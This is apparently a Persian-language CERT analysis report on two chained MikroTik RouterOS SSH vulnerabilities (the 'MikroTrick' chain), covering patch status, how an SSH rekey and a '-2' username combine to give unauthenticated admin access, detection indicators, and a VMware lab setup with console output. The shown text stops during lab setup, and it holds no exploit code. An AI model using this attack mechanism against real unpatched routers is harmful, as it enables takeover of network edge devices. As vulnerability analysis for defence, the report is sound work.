گزارش تحلیل تخصصی آسیب پذیری
شناسه‌های CVE-2026-67279 و CVE-2026-86060 بر روی میکروتیک

شناسه سند/ ویرایش: 14050809740

مشخصات	تهیه‌کننده
حوزه	مرکز CERT شرکت ارتباطات سیار ایران
تاریخ	۱۴۰۵/۰۷/۲۰
طبقه‌بندی: **دسترسی عادی**	دسترسی مجاز: **کلیه واحدها**

کلیه حقوق مادي و معنوي اين اثر متعلق به شرکت ارتباطات سيار ايران است.
توجه: " از چاپ، کپی و توزیع مستندات بدون داشتن مجوز اکیدا خودداری فرمایید. نسخ کاغذی مستندات الکترونیکی فاقد اعتبار است.

فهرست مطالب

۱- اطلاعات اجمالی آسیب‌پذیری ۳
۲- تحلیلات از پیش ارائه شده ۴
۳- وضعیت PATCH و نسخه‌های آسیب‌پذیر ۴
۴- مقدمه و خلاصه مشخصات تهدید ۴
۴-۱-زنجیره حمله MikroTrick و تاثیر کلی ۵
۴-۲-ملزومات اجرا و شرایط محیطی ۶
۵- راه‌اندازی آزمایشگاه این سند ۸
۵-۱-سناریوی اجرای آسیب‌پذیری ۱۵
۵-۱-۱-مراحل کلی زنجیره از دیدگاه مهاجم ۱۵
۶- تحلیل آسیب‌پذیری ۱۶
۶-۱-تحلیل علت وقوع و جریان منطقی ۱۶
۶-۱-۱-آسیب‌پذیری SSH و مکانیزم REKEY ۱۶
۶-۱-۲-تزریق آرگومان و تفسیر File Descriptor ۱۷
۶-۱-۳-ترکیب دو نقص و رسیدن به کنسول مدیریتی ۱۸
۶-۲-تحلیل فضای حافظه و وضعیت داخلی در نقاط بحرانی ۱۸
۷- تحلیل کد بهره‌بردار ۲۳
۷-۱ نمای کلی کد و معماری ابزار ۲۶
۷-۲ تحلیل گام‌به‌گام جریان اجرا ۲۸
۷-۲-۱-برقراری اتصال و تلاش احراز هویت با کاربر ۲- ۳۱
۷-۲-۲-ارسال REKEY و عبور از GATE احراز هویت ۳۲
۷-۲-۳-باز کردن کانال، درخواست PTY و INVOKE SHELL ۳۴
۷-۲-۴-تزریق بلوک هویت/(BLOCK) POLICY MASK ۳۵
۷-۲-۵-مدیریت ترمینال و پاسخ به PROBEهای کنسول RouterOS ۳۷
۷-۳-تحلیل موانع موجود و نحوه دور زدن آن‌ها در کد ۴۰
۷-۴-مدیریت نشست، تلاش مجدد و حالت تعاملی ۴۱
۷-۵-محدودیت‌ها، رفتارهای خاص و نکات پیاده‌سازی ۴۲
۸- تحلیل پچ ارائه‌شده ۴۳
۸-۱ تغییرات مربوط به CVE-2026-67279 ..... ۴۳
۸-۲ تغییرات مربوط به CVE-2026-86060 ..... ۴۳
۸-۳ مکانیزم Flagged و سایر اقدامات کاهش‌دهنده ۴۴
۸-۴ تاثیر پچ بر رفتار کد بهره‌بردار ۴۴
۹- ملاحظات تشخیص و پاسخ در SOC/CERT ۴۴
۹-۱-نشانه‌های لاگ و پیکربندی ۴۴
۹-۲-پیشنهادهای شکار و اعتبارسنجی ۴۵
۹-۳-توصیه‌های کاهش ریسک و بهبود وضعیت ۴۵
منابع ۴۶

۱- اطلاعات اجمالی آسیب‌پذیری

شماره آسیب‌پذیری	CVE-2026-67279
امتیاز (CVSS)	(CVSS 4.0) 6.9
مولفه درگیر	MikroTik RouterOS: SSH Server (Pre-Authentication Rekey / Session Channel Path)
نوع آسیب‌پذیری	Improper Enforcement of Behavioral Workflow (CWE-841) Authentication Bypass via SSH rekey
قابلیت در صورت اکسپلویت	ایجاد/بازنویسی/بازسازی فایل بدون احراز هویت در فضای فایل مدیریت‌شده RouterOS (شامل فایل‌های پشتیبانی، پیکربندی و داده‌های تشخیصی) که زنجیره‌شدن آن با CVE-2026-86060 منجرب به کنترل کامل بدون احراز هویت هدف خواهد شد.

جدول ۱: اطلاعات اجمالی آسیب‌پذیری CVE-2026-67279

شماره آسیب‌پذیری	CVE-2026-86060
امتیاز (CVSS)	(CVSS 3.1) 9.8
مولفه درگیر	MikroTik RouterOS: SSH Login Path / Login Helper (Argument Handling)
نوع آسیب‌پذیری	Argument Injection Improper Neutralization of Argument Delimiters (CWE-88)
قابلیت در صورت اکسپلویت	افزایش سطح دسترسی به سطح کامل مدیریتی (تغییر Trusted Policy Mask) و در صورت زنجیره‌شدن با CVE-2026-67279 منجرب به کنترل کامل دستگاه بدون احراز هویت (Administrative Takeover / RCE) خواهد شد.

جدول ۲: اطلاعات اجمالی آسیب‌پذیری CVE-2026-86060

۲- تحلیلات از پیش ارائه شده

نام تحلیلگر	تاریخ انتشار	لینک
Sławomir Rozbicki (CERT Polska)	September 22 2026	https://cert.pl/en/posts/2026/09/mikrotrick-technical-analysis/

جدول ۳: تحلیلات از پیش ارائه شده

۳- وضعیت Patch و نسخه‌های آسیب‌پذیر

برنامه	وضعیت
RouterOS 6.x (Long-term)	نسخه‌های قبل از 6.49.21 آسیب‌پذیرند. رفع در 6.49.21 انجام شده است.
RouterOS 7.x (Long-term)	نسخه‌های قبل از 7.23.4 آسیب‌پذیرند. رفع در 7.23.4 انجام شده است.
RouterOS 7.x (Stable)	نسخه‌های 7.24 قبل از 7.24.2 آسیب‌پذیرند. رفع در 7.24.2 انجام شده است.
RouterOS Development	نسخه‌های قبل از 7.25 beta 3 آسیب‌پذیرند. رفع در 7.25 beta 3 انجام شده است.

جدول ۴: وضعیت Patch و نسخه‌های آسیب‌پذیر

۴- مقدمه و خلاصه مشخصات تهدید

در اوایل سپتامبر ۲۰۲۶، شرکت میکروتیک مجموعه‌ای از به‌روزرسانی‌های امنیتی مهم را برای سیستم‌عامل RouterOS منتشر کرد. این به‌روزرسانی‌ها چند آسیب‌پذیری را برطرف می‌کردند که توسط تیم CERT Polska شناسایی و هماهنگ‌سازی یا به عبارت دیگر زنجیره شده بودند. از میان این آسیب‌پذیری‌ها، دو

مورد با شـــناســـه‌های CVE-2026-67279 و CVE-2026-86060 اهمیت ویژه‌ای یافتند، زیرا در ترکیب با یکدیگر زنجیره‌ای به نام MikroTrick را تشـکیل می‌دادند و موجب اخذ دسـترسـی از راه دور برای مهاجم می‌شدند.
شواهد موجود نشان می‌دهد که این زنجیره پیش از انتشار عمومی پچ‌ها (حداقل از ۲ سپتامبر ۲۰۲۶) در حملات واقعی مورد اســـتفاده قرار گرفته اســـت. هر دو آســـیب‌پذیری در فهرســـت Known Exploited Vulnerabilities (KEV) آژانس CISA قرار گرفته‌اند و رفع آن‌ها در نســـخه‌های 6.49.21، 7.23.4 و 7.24.2 (و همچنین 7.25) انجام شده است.
در این سند به بررسی فنی دو آسیب‌پذیری فوق، وضعیت پچ، تحلیل‌های منتشرشده و پیامدهای عملی آن‌ها با جزئیات کامل و به صورت عملی خواهیم پرداخت.

۴-۱- زنجیره حمله MikroTrick و تاثیر کلی

زنجیره MikroTrick امکان کنترل کامل و بدون احراز هویت دســـتگاه‌های RouterOS را فراهم می‌کند، مشروط بر اینکه سرویس SSH دستگاه از شبکه‌های غیرقابل اعتماد (به‌ویژه اینترنت) قابل دسترس باشد.
در این زنجیره، آسیب‌پذیری اول با شناسه CVE-2026-67279 با اکسپلویت پروتکل SSH و فرآیند rekey اجازه می‌دهد کلاینت بدون تکمیل احراز هویت به مرحله کانال و اجرای دســـتور برســـد و در ادامه آسـیب‌پذیری دوم با شـناسـه CVE-2026-86060 نیز از طریق تزریق آرگومان در مسـیر لاگین و نام کاربری سـاختگی (مانند -2)، امکان تغییر Trusted Policy Mask و ارتقای امتیاز کاربر به سـطح کامل مدیریتی را فراهم می‌سازد.

۱. CVE-2026-67279 (نقص ماشین حالت SSH): با ارسال درخواست rekey پیش از تکمیل احراز هویت، ســـرور به‌اشـــتباه از مرحله احراز هویت عبور کرده و اجازه باز کردن کانال session را بدون دریافت SSH_MSG_USERAUTH_SUCCESS می‌دهد. در این مرحله هنوز هویت و امتیاز معتبری تخصیص نیافته است.
۲. CVE-2026-86060 (تزریق آرگومان در login helper): پس از باز شدن کانال، نام کاربری ساختگی -2 به فرآیند login helper پاس داده می‌شود. این مقدار به‌عنوان شماره file descriptor تفسیر شـده و helper از FD 2 (که به PTY نشـسـت متصـل اسـت) هویت جایگزین و policy mask را می‌خواند. مهاجم از طریق کانال SSH می‌تواند مقادیر دلخواه (از جمله policy کامل) را تزریق کند.

ترکیب این دو نقص باعث می‌شود یک اتصال SSH بدون هیچ اعتبارنامه یا کلید، به کنسول مدیریتی با سطح دسترسی کامل تبدیل شود. عملیات بعدی تحت هویت لاگ‌شده به شکل ssh:-2@<IP> ثبت می‌شوند. تاثیر زنجیره از نظر عملیاتی بسیار بالا است، زیرا دستگاه‌های RouterOS غالبا در مرز شبکه (edge) قرار دارند. کنترل کامل دستگاه امکان موارد زیر را فراهم می‌کند:

- تغییر پیکربندی مسیریابی، فایروال و تونل‌ها
- ایجاد کاربران و حفظ دسترسی پایدار[1]
- مانیتورینگ یا دستکاری ترافیک عبوری
- استفاده از دستگاه به‌عنوان نقطه دسترسی جانبی به شبکه‌های داخلی


شواهد عمومی نشان می‌دهد حملات موفق حداقل از ۲ سپتامبر ۲۰۲۶ (یک روز پیش از انتشار پچ‌ها در ۳ سپتامبر) آغاز شده‌اند. نشانه‌های رایج شامل تلاش ناموفق ورود با کاربر -2، ایجاد کاربر ops با گروه full و در برخی موارد انتقال فایل‌های تشخیصی بوده است. هر دو آسیب‌پذیری در فهرست CISA KEV قرار گرفته‌اند.

در پیکربندی پیش‌فرض بسیاری از دستگاه‌های خانگی، سرویس SSH از اینترنت در دسترس نیست اما دستگاه‌هایی که توسط مدیران به‌صورت دستی SSH را اکسپوز کرده‌اند یا در محیط‌های سازمانی بدون محدودیت مناسب قرار دارند، در معرض خطر مستقیم قرار می‌گیرند. پچ‌های منتشرشده (6.49.21، 7.23.4 و 7.24.2) هر دو نقص را برطرف می‌کنند، اما حذف persistence احتمالی ایجادشده پیش از به‌روزرسانی نیازمند بررسی جداگانه پیکربندی است.

۴-۲- ملزومات اجرا و شرایط محیطی

اجرای موفق زنجیره MikroTrick به شرایط محیطی و پیش‌نیازهای مشخصی وابسته است. این شرایط هم از نظر دسترسی شبکه و هم از نظر وضعیت دستگاه هدف تعیین‌کننده هستند. قبل از ورود به جزئیات تحلیل این آسیب‌پذیری، بهتر است کل زنجیره را به‌صورت یک مسیر هفت مرحله‌ای ببینیم. مرحله‌های ۱ و ۲ یعنی اتصال TCP به پورت ۲۲ و تبادل کلید اولیه (KEX) کاملا قانونی هستند اما از مرحله دو به بعد، نسخه آسیب‌پذیر RouterOS از استاندارد SSH جدا می‌شود.

[1] Persistence



تصویر ۱: ترتیب منطقی زنجیره MikroTrick

مرحله ۳ تلاش احراز هویت با نام کاربری -2 است. این تلاش معمولا شکست می‌خورد اما نام در نشست باقی می‌ماند. مرحله ۴ همان نقطه شکست مکانیزم rekey پیش از USERAUTH_SUCCESS است که با شناسه CVE-2026-67279 شناخته می‌شود. مرحله ۵ کانال session و PTY را بدون هویت باز می‌کند. مرحله‌های ۶ و ۷ مربوط به خواندن هویت و Policy Mask از file descriptor شماره ۲ و رسیدن به کنسول مدیریتی است که با شناسه CVE-2026-86060 شناخته می‌شود. در تصویر ۱، کادرهای نارنجی مرحله بدون احراز هویت هستند و کادرهای آبی مرحله تزریق هویت هستند.

شایان ذکر است، با توجه به تصویر ۱، اگر فقط تا مرحله ۵ پیش بروید، کانال باز است اما هنوز ادمین نیستید. خطر کامل وقتی است که مرحله ۶ به login helper برسد. همچنین قربانی باید دارای نسخه آسیب‌پذیر RouterOS باشد. دستگاه باید یکی از نسخه‌های پیش از پچ را اجرا کند تا بتوان آن را مورد بهره‌برداری قرار داد. همچنین به این نکته نیز باید توجه کرد، اگر سرویس SSH از شبکه‌های غیرقابل اعتماد

مسدود شده باشد، زنجیره قابل اجرا نیست (حتی روی نسخه آسیب‌پذیر). در برخی نسخه‌های X.6، مرحله اول (عبور از احراز هویت) ممکن است موفق شود اما مرحله دوم (ارتقای کامل امتیاز) رفتار متفاوتی نشان دهد؛ با این حال، ریسک کلی همچنان بالا باقی می‌ماند. در مجموع، ملزوم اصلی اجرای موفق، ترکیب نسخه آسیب‌پذیر RouterOS و دسترسی شبکه‌ای به SSH است. سایر عوامل مانند وجود کاربران از پیش تعریف‌شده یا تنظیمات خاص تاثیری در موفقیت زنجیره ندارند.

۵- راه‌اندازی آزمایشگاه این سند

آزمایش‌ها و تحلیل‌های مرتبط با بهره‌برداری از این آسیب‌پذیری‌های میکروتیک روی VMware Workstation با شبکه VMnet8 (حالت NAT) انجام شد. تصویر آماده CHR رسمی میکروتیک در این محیط در مرحله «Load system» متوقف می‌ماند و به کنسول نمی‌رسد؛ بنابراین مسیر کاری به نصب از طریق ISO رسمی تغییر کرد. دو ماشین مجازی UEFI با دیسک NVMe در ابتدا ساخته شد:

- مهمان آسیب‌پذیر: RouterOS 7.23.3
  - آدرس IP: 192.168.15.130
  - دسترسی کنسول: VNC روی پورت ۵۹۰۷
  - هویت تنظیم‌شده: ROS-LAB-7233
- مهمان وصله‌شده: RouterOS 7.24.2
  - آدرس IP: 192.168.15.129
  - دسترسی کنسول: VNC روی پورت ۵۹۰۵
  - هویت تنظیم‌شده: ros-lab-7242


در ادامه یک ماشین مجازی با فریمور UEFI و دیسک NVMe ایجاد و فایل ISO رسمی mikrotik-7.23.3.iso به آن متصل شد. پس از روشن کردن ماشین، بوت لودر rEFInd ظاهر می‌شود. انتخاب گزینه اول Boot Install RouterOS from ROUTEROS نصب‌کننده را از روی درایو مجازی اجرا می‌کند. در این مرحله هنوز هیچ سیستم‌عاملی روی دیسک نصب نشده و فقط منوی نصب نمایش داده می‌شود. فشردن Enter روی

خط هایلایت‌شده، هسته RouterOS را با پارامترهای -install و -cdrom بارگذاری می‌کند و فرآیند نصب آغاز می‌شود.



تصویر ۲: فریمور rEFInd و ایزو رسمی RouterOS 7.23.3

همانطور که در تصویر ۳ قابل مشاهده است، این صفحه اثبات می‌کند ما در حال استفاده از ایزو رسمی میکروتیک نصب شده هستیم. پس از چند ثانیه، نصب‌کننده متنی RouterOS فهرست بسته‌ها را نشان می‌دهد. بسته system از قبل با [X] انتخاب شده است. بقیه بسته‌ها (wireless، container، dude و ...) برای آزمایش SSH لازم نیستند. راهنمای بالا صفحه می‌گوید برای نصب محلی کلید i و برای لغو q فشرده شوند. در این آزمایش فقط بسته system نصب شد تا سطح حمله همان سرویس‌های پیش‌فرض CHR/x86 باشد.



تصویر ۳: انتخاب بسته system برای نصب محلی


قابل ذکر اســت که حداقل مجموعه باینری‌های مورد نیاز برای تحلیل این زنجیره (شــامل sshd، login و libumsg.so) همان نسخه‌هایی هستند که داخل بسته routeros-7.23.3.npk موجود در ISO رسمی قرار دارند. بنابراین نصب از ISO، باینری‌های دقیقاً متناظر با نسخه آسیب‌پذیر را روی دیسک قرار می‌دهد.



تصویر ۴: تایید پاک‌سازی /dev/nvme0n1

نصــب‌کننده دیســک NVMe را به‌صــورت /dev/nvme0n1 شــناســایی کرده و هشــدار می‌دهد که تمام داده‌های موجود روی آن پاک خواهد شد. برای ادامه نصب باید پاسخ y داده شود. این صفحه دو نکته را تایید می‌کند. اول کنترلر NVMe به‌درستی به مهمان معرفی شــده اســت و نصــب روی همان دیســک ۱ گیگابایتی انجام می‌شود که پیش‌تر با ابزار vmware-vdiskmanager ساخته شده بود.

اگر در صفحه هشدار پاک‌سازی دیسک پاسخ y داده نشود، نصب روی دیسک نوشته نمی‌شود. در این حالت، بوت بعدی با پیام «No Media» روی NVMe مواجه می‌شود و نشان می‌دهد که هیچ سیستم‌عاملی روی دیسک نصب نشده است.



تصویر ۵: پارتیشن nvme0n1 p1/p2 و پیام Software installed

پس از تأیید با y، نصب‌کننده دو پارتیشن (p1 و p2) ایجاد می‌کند، فایل‌سیستم RouterOS و پارتیشن بوت EFI را فرمت می‌کند و بسته system را روی دیسک می‌نویسد. نمایش پیام «Software installed» و سپس «Press ENTER to reboot» نشان‌دهنده پایان موفق نصب است.

پیام «open /dev/panics failed» در این میزبان مشاهده شد، اما مانع تکمیل نصب نشد و می‌توان آن را نادیده گرفت. پس از این صفحه باید فایل ISO را از ماشین مجازی قطع کرد تا ریبوت بعدی از دیسک نصب‌شده انجام شود و نه دوباره از درایو مجازی.




تصویر ۶: اولین بوت MikroTik 7.23.3 (stable)

از این نقطه به بعد، اندازه فایل دیسک VMDK از حدود ۲۰۰ کیلوبایت (فقط هدر) به حدود ۳۲ مگابایت افزایش یافت. این رشد نشان می‌دهد که سیستم‌عامل واقعاً روی دیسک نوشته شده است. ریبوت بعدی بدون اتصال ISO باید صفحه ورود RouterOS را نمایش دهد، نه دوباره منوی rEFInd نمایش داده شود.

مشاهده متن MikroTik 7.23.3 (stable) و x86 Login: تأیید می‌کند که هسته و فضای کاربری همان نسخه آسیب‌پذیر مورد نظر (7.23.3) هستند. این مورد در تصویر ۶ قابل مشاهده است.

کاربر پیش‌فرض admin با رمز عبور خالی است و تا زمانی که رمز تغییر داده نشود، با همین مشخصات می‌توان وارد شد. مهلت آزمایشی نسخه x86 حدود ۲۴ ساعت از زمان روشن بودن سیستم است. به همین دلیل اسنپ‌شات Clean بلافاصله پس از انجام پیکربندی اولیه باید گرفته شود تا در حین تحلیل و بررسی دسترسی از دست نرود. اگر به‌جای صفحه ورود RouterOS دوباره منوی نصب ظاهر شود، یا فایل ISO هنوز به ماشین مجازی متصل است یا پارتیشن بوت EFI (ESP) به‌درستی نوشته نشده است.



تصویر ۷: محیط RouterOS نصب شده بر روی VMWare

همانطور که در تصویر ۷ قابل مشاهده است، اگر همه چیز به درستی نصب و پیکربندی شده باشد، پس از ورود به کنسول، مشخصات سیستم با دستورات system resource print/ و ip address print/ قابل نمایش است. خروجی نشان می‌دهد نسخه نصب‌شده 7.23.3 (stable) است، زمان ساخت آن ۲۰۲۶-۰۷-۳۰ ۱۱:۱۷:۱۲ بوده، معماری x86_64 است، برد به‌صورت VMware شناسایی شده و آدرس 192.168.15.130

روی رابط ether1 تنظیم شده است. همین نسخه است که در آزمون بعدی rekey، درخواست CHANNEL_OPEN را بدون احراز هویت پذیرفت. آدرس ۱۳۰ عمداً جدا از مهمان وصله‌شده (۱۲۹) انتخاب شد تا هر دو ماشین بتوانند همزمان روشن باشند و آزمایش‌های مقایسه‌ای انجام شود.

```
repeat new password> **********************************
Try again, error: New passwords do not match!
new password> *****
repeat new password> ********
Try again, error: New passwords do not match!
new password> ********
repeat new password>
[admin@x86] >
[admin@x86] >
[admin@x86] > huntlab1
bad command name huntlab1 (line 1 column 1)
[admin@x86] >
[admin@x86] > /system identity set name=ros-lab-7242
[admin@ros-lab-7242] > /ip service enable api
[admin@ros-lab-7242] > /ip cloud set ddns-enabled=no update-time=no
syntax error (line 1 column 28)
[admin@ros-lab-7242] > /ip address add address=192.168.15.129/24 interface=ether1
[admin@ros-lab-7242] > /ip route add dst-address=0.0.0.0/0 gateway=192.168.15.2
[admin@ros-lab-7242] > /ip address print
Columns: ADDRESS, NETWORK, INTERFACE, VRF
# ADDRESS            NETWORK       INTERFACE  VRF
0 192.168.15.129/24  192.168.15.0  ether1     main
[admin@ros-lab-7242] > /ip service print
Flags: D - DYNAMIC; X - DISABLED, I - INVALID
Columns: NAME, PORT, PROTO, CERTIFICATE, VRF, MAX-SESSIONS
 #    NAME           PORT  PROTO  CERTIFICATE  VRF   MAX-SESSIONS
 0    ftp              21  tcp                 main            20
 1    ssh              22  tcp                 main            20
 2    telnet           23  tcp                 main            20
 3    www              80  tcp                 main            20
 4  X www-ssl         443  tcp    none         main            20
 5    reverse-proxy    443  tcp    none         main            20
 6 D  btest           2000  tcp
 7 D  discover        5678  udp
 8    winbox          8291  tcp                 main            20
 9    api             8728  tcp                 main            20
10    api-ssl         8729  tcp    none         main            20
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:11 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:23 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:23 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
12:21:24 echo: system,error,critical login failure for user admin from 192.168.15.1 via rest-api
[admin@ros-lab-7242] >
```

تصویر ۸: مهمان وصله‌شده 7.24.2 پس از revert به Clean

هر ادعای بعدی درباره مهمان آسیب‌پذیر به خروجی واقعی کنسول همین ماشین (نسخه 7.23.3 با آدرس 192.168.15.130) استناد دارد، نه به حدس یا فرض نسخه که ارزش تحقیق و تحلیل را از بین می‌برد.

مهمان دوم از اسنپ‌شات Clean نسخه 7.24.2 بازگردانده شد. این همان بیلد امنیتی منتشرشده در ۳ سپتامبر ۲۰۲۶ است. در کنسول این ماشین، هویت ros-lab-7242، آدرس ایستا 192.168.15.129/24 و فهرست سرویس‌ها قابل مشاهده شامل SSH روی پورت ۲۲، Winbox روی پورت ۸۲۹۱ و API روی پورت ۸۷۲۸ است.

چند خط لاگ با مضمون «login failure for user admin from 192.168.15.1 via rest-api» مربوط به پویش REST انجام‌شده از سمت آزمایشگاه است و ارتباطی با زنجیره MikroTrick ندارد. روی همین مهمان وصله‌شده، اجرای همان توالی rekey به‌جای باز کردن کانال، باعث قطع شدن نشست شد.

```
new password> ********************************************************
repeat new password> ********************************************************
Try again, error: New passwords do not match!
new password> ***********************************
repeat new password> ***********************************
Try again, error: New passwords do not match!
new password> **********************
repeat new password> **********************
Try again, error: New passwords do not match!
new password> ********
repeat new password>
[admin@x86] >
[admin@x86] > labpass1
bad command name labpass1 (line 1 column 1)
[admin@x86] > labpass1
bad command name labpass1 (line 1 column 1)
[admin@x86] >
[admin@x86] > /system identity set name=ros-lab-7233
[admin@ros-lab-7233] > /ip address add address=192.168.15.130/24 interface=ether1
[admin@ros-lab-7233] > /ip route add dst-address=0.0.0.0/0 gateway=192.168.15.2
[admin@ros-lab-7233] > /ip address print
